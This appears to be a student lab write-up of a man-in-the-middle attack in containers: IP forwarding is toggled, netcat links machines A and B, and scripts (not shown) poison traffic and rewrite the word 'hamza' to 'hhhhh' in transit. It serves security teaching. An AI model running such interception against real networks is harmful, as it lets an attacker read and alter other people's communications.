
```
root@cc91f6b9f5c6:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@cc91f6b9f5c6:/volumes#
```

Open netcat connection for B




```
root@69265b9fad61:/# nc -l 9090
```

Open netcat connection for A



```
root@3ac86440aca6:/# nc 10.9.0.6 9090
```


Enable ip forwarding then run task1.py



```
root@cc91f6b9f5c6:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@cc91f6b9f5c6:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@cc91f6b9f5c6:/volumes# ./task1.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```


Type any thing in *A* then will be sent to *B* , if you wrote *hamza* it will be replaced with *hhhhh*

Machine A




```
root@3ac86440aca6:/# nc 10.9.0.6 9090
a
b
hamza
```

Machine B



```
root@69265b9fad61:/# nc -l 9090
a
b
hhhhh
```

The Attacker



```
root@cc91f6b9f5c6:/volumes# ./task2.py
b'a\n' ==> b'a\n'
b'b\nhamza\n' ==> b'b\nhhhhh\n'
```